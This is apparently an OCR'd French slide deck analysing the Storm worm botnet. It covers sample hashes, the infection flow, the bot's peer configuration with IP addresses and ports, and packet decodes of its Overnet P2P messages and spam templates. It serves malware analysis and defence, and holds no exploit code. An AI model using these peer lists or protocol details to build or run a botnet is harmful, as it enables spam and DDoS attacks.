b4d309f65a3a2febca56a5a1aeb03d1c  loveyou(8).exe
c88cdd322f4d030134d72bece20cbb27  loveyou(10).exe
e7d67357feaf3f43b61af1603e23e1bf  loveyou(11).exe
ebc0ab6e562ed11d72201d9aa893fcfe  iloveyou.exe
f91755706e0f83ae778e823d817a4f0c  loveyou(3).exe
yom@yom-laptop:~/Desktop$
```



Extracts
spoodr.exe
spooldr.sys
tcpip.sys
spooldr.ini
Runs
spoodr.exe
Kills AV
Lowers Security
Tests Net Connectivity
google.com MX?
Yes
No
Reads spooldr.ini
Randomly chooses
~20 IPs & contacts its
Sleeps

• Le fichier de configuration du bot contient une liste de hashes, d'adresses IP et de port de peers du réseau P2P.
•Chaque hash permet d'identifier un peer de manière unique.

```
[config]
[local]
uport=3578
[peers]
00000000000000009C2DB8A6F34A9C69=452FC581466700
00010CED75C2E4C6222534E6BD5BB4A1=D5868ADE16C900
0001351DE60D58519C2DB8A6F34A9C69=452FC581466700
00037A3051FE23B6BE8B8C79BE6DD56A=41FF4E35835600
003964D3640550573F800125725481EF=5326859A123900
00401B0F192E0CE7BA48E2E720F85CD4=BE4D93A3155E00
0040A30E13C23842275F69AE7EFD59BA=C122902E4B4800
0042856B2ACE498B28D976190EA4F30C=443520D2410B00
004982069E5DB75721B54CFF33A26170=5955FC93123900
008052D5853A3B3D2A9B84190975BAFD=53855152054A00
0080B864B2BE6FD9D7F5EDE294E4D428=445286932C1100
008E235027F1C8CF485E95784935E045=458E6DF41C7800
00A1836AE91D076BC265F9735204714F=451AAE831EBF00
0100000000000000000000008D0DFD11=44E14B9B2C6300
01011766D802A3FD2F19630EA897B5D4=458E6DF41C7800
0152101D974365C7B3B30D653AA78BE2=D429F7D4217100
01EA8F6782B0BF0A924E507C87446D5B=D9932317198900
0202414D9A28E6AE0087CCD88F81BF3B=52E02F5A2C2100
0204635EA60FAC36D4E434AB91FE3162=D5608B6C4C9800
--Plus--(6%)
```


```
MD4: 00000000000000009C2DB8A6F34A9C69|e2dk://69.47.197.129:18023
MD4: 00010CED75C2E4C6222534E6BD5BB4A1|e2dk://213.134.138.222:5833
MD4: 0001351DE60D58519C2DB8A6F34A9C69|e2dk://69.47.197.129:18023
MD4: 00037A3051FE23B6BE8B8C79BE6DD56A|e2dk://65.255.78.53:33622
MD4: 003964D3640550573F800125725481EF|e2dk://83.38.133.154:4665
MD4: 00401B0F192E0CE7BA48E2E720F85CD4|e2dk://190.77.147.163:5470
MD4: 0040A30E13C23842275F69AE7EFD59BA|e2dk://193.34.144.46:19272
MD4: 0042856B2ACE498B28D976190EA4F30C|e2dk://68.53.32.210:16651
MD4: 004982069E5DB75721B54CFF33A26170|e2dk://89.85.252.147:4665
MD4: 008052D5853A3B3D2A9B84190975BAFD|e2dk://83.133.81.82:1354
MD4: 0080B864B2BE6FD9D7F5EDE294E4D428|e2dk://68.82.134.147:11281
MD4: 008E235027F1C8CF485E95784935E045|e2dk://69.142.109.244:7288
MD4: 00A1836AE91D076BC265F9735204714F|e2dk://69.26.174.131:7871
MD4: 0100000000000000000000008D0DFD11|e2dk://68.225.75.155:11363
MD4: 01011766D802A3FD2F19630EA897B5D4|e2dk://69.142.109.244:7288
MD4: 0152101D974365C7B3B30D653AA78BE2|e2dk://212.41.247.212:8561
MD4: 01EA8F6782B0BF0A924E507C87446D5B|e2dk://217.147.35.23:6537
MD4: 0202414D9A28E6AE0087CCD88F81BF3B|e2dk://82.224.47.90:11297
MD4: 0204635EA60FAC36D4E434AB91FE3162|e2dk://213.96.139.108:19608
MD4: 0222629571F2B9B99485CA73B3962682|e2dk://217.209.139.251:23539
MD4: 02414D9A28E6AE0087CCD8FFF0F2D14C|e2dk://68.45.180.229:32327
MD4: 028C8A0F2AD992450B0F6EF397496947|e2dk://200.32.85.156:10274
MD4: 029B2BD77D16DA39CF62FCF30ED38487|e2dk://87.11.207.229:20050
--Plus--(7%)
```





Contacts each peers,
publicizes its hash,
sends Connect msgs.
Updates its local
Peers db (spooldr.ini)

Sends 20 new peers
IP addr & ports




Sends the Public IP
of asking peer

- Le bot s'annonce auprès des peers du réseau P2P en publiant :
  - Son hash
    - Le hash est construit en fonction de l'horodatage de la machine infectée. On peut alors supposer que les voisins du bot (au sens Kademlia du terme) seront les machines dont l'horodatage est proche ou bien dans le même fuseau horaire.
  - Son adresse IP
    - Si le bot la connait, sinon « 0.0.0.0 ».
  - Le port (UDP) sur lequel il est accessible.
    - Ce port n'est jamais le même.

```
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: Publicize (0x0c)
        Overnet Peer
            Hash: 16544CE44B32131F33C010F7CD863C56
            IP: 0.0.0.0 (0.0.0.0)
            Port: 22252
            Peer Type: 0
```

- Le bot détermine son « rôle » dans le réseau Storm.
- Rôles possibles :
  - Bot : machine filtrée, n'acceptant pas de connexions entrantes. Dans le réseau, cette machine délivrera la charge utile (SPAM ou attaque DDoS).
  - Contrôleur (node controller) : machine non filtrée, disposant d'une IP publique et acceptant des connexions TCP entrantes.
  - Proxy (Web ou DNS)
  - Notes :
    - les deux derniers rôles ne sont pas forcément incompatibles.
    - Il est possible que le binaire apporte toutes ses fonctionnalités tout comme il est possible que le bot doive charger des « modules » complémentaires.



Les messages IP Query permettent au bot de connaître son adresse IP publique et de déterminer si il est filtré.

```
User Datagram Protocol, Src Port: 22252 (22252), Dst Port: 9858
    Source port: 22252 (22252)
    Destination port: 9858 (9858)
    Length: 12
    Checksum: 0xec63 [correct]
        [Good Checksum: True]
        [Bad Checksum: False]
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: IP Query (0x1b)
        Port: 31143
Trailing/Undecoded data: 2 bytes
```

Note: si la « norme » OverNet est respectée, le bot attend une connexion en TCP sur le port 31143.

```
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: IP Query Answer (0x1c)
        Client ID: [redacted].42.161 ([redacted].42.161)
```


- Messages Connect et Connect Reply :
  - Utilisés par le bot pour découvrir son voisinage réseau P2P.

```
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: Connect (0x0a)
        Overnet Peer
            Hash: 16544CE44B32131F33C010F7CD863C56
            IP: 0.0.0.0 (0.0.0.0)
            Port: 22252
            Peer Type: 0
(END)
```


```
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: Connect Reply (0x0b)
        Overnet Peer List Size: 20
        Overnet Peer[1/20]
            Overnet Peer
                Hash: 00BA8583C2E97C6E2463C7FCFD757D5C
                IP: 66.29.163.1 (66.29.163.1)
                Port: 19666
                Peer Type: 0
        Overnet Peer[2/20]
            Overnet Peer
                Hash: 000C2E6ADE075AF65702A6B43A542DF9
                IP: 71.236.141.109 (71.236.141.109)
                Port: 18611
                Peer Type: 0
        Overnet Peer[3/20]
            Overnet Peer
                Hash: 154F5B0153BC4A4734AEBA23D32DF8FE
                IP: 210.91.180.72 (210.91.180.72)
                Port: 10342
                Peer Type: 0
        Overnet Peer[4/20]
            Overnet Peer
                Hash: 7922C08DF1C51C3904EBDF504593F3C5
                IP: 63.148.221.130 (63.148.221.130)
                Port: 18611
                Peer Type: 0
        Overnet Peer[5/20]
            Overnet Peer
                Hash: 75B111A6528ABF3C7CEAD2BB150A4D5A
                IP: 76.100.24.183 (76.100.24.183)
                Port: 19400
                Peer Type: 1
```

Note : chaque Peer est associé à un Type.
Plusieurs types ont été détectés sans pour autant que l'on puisse dire à quoi chacun de ces types correspond : rôle dans le réseau ?
Valeur non prise en compte par le bot (padding) ?

• Recherche du canal de contrôle.





```
User Datagram Protocol, Src Port: 20138 (20138), Dst Port: 31044 (31044)
    Source port: 20138 (20138)
    Destination port: 31044 (31044)
    Length: 27
    Checksum: 0xa599 [correct]
        [Good Checksum: True]
        [Bad Checksum: False]
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: Search (0x0e)
        Search Type: 2
        Hash: E467AD0970147A25FB6D64B0560F3439
(END)
User Datagram Protocol, Src Port: 10788 (10788), Dst Port: 20138 (20138)
    Source port: 10788 (10788)
    Destination port: 20138 (20138)
    Length: 73
    Checksum: 0x8015 [correct]
        [Good Checksum: True]
        [Bad Checksum: False]
eDonkey Protocol
    eDonkey Message
        Protocol: eDonkey (0xe3)
        Message Type: Search Result (0x11)
        Hash: E467AD0970147A25FB6D64B0560F3439
        Hash: 952E6260953E5739E437136DF32B00BB
        Meta Tag List Size: 1
        Meta Tag[1/1]
            eDonkey Meta Tag
                Meta Tag Type: 0x02
                Meta Tag Name Size: 1
                Meta Tag Name: Name (0x01)
                String Length: 21
                String: 17720.mpg;size=97332;
(END)
```


bot
control node
Connect
Challenge
Response
Data transfer

```
~!ermx2~!1187902323~!Big news is now expected for Friday.
Huge news release pushed back to Friday.
News will now be released on Friday.
Company pushes back news release to Friday.
Friday is expected to show awaited news release.
Friday is expected to show awaited news release.
~!anc4~!1187900929~!Thank You,
Greetings,
Enjoy,
Sincerly,
Have Fun,
Have A Great Day,
Have A Great Day,
~!mynamesl~!1181940200~!Ada
Agatha
Amelia
Angelica
Angelina
Anna
Arabella
Aurora
Barbara
```

```
~!ermx2~!1187902323~!Big news is now expected for Friday.
Huge news release pushed back to Friday.
News will now be released on Friday.
Company pushes back news release to Friday.
Friday is expected to show awaited news release.
Friday is expected to show awaited news release.
~!anc4~!1187900929~!Thank You,
Greetings,
Enjoy,
Sincerly,
Have Fun,
Have A Great Day,
Have A Great Day,
~!mynamesl~!1181940200~!Ada
Agatha
Amelia
Angelica
Angelina
Anna
Arabella
Aurora
Barbara
```



proxy
web/dns
mothership
proxy
web
target
botmaster
P2P
bot
control
node




A la conquète de l'Ouest

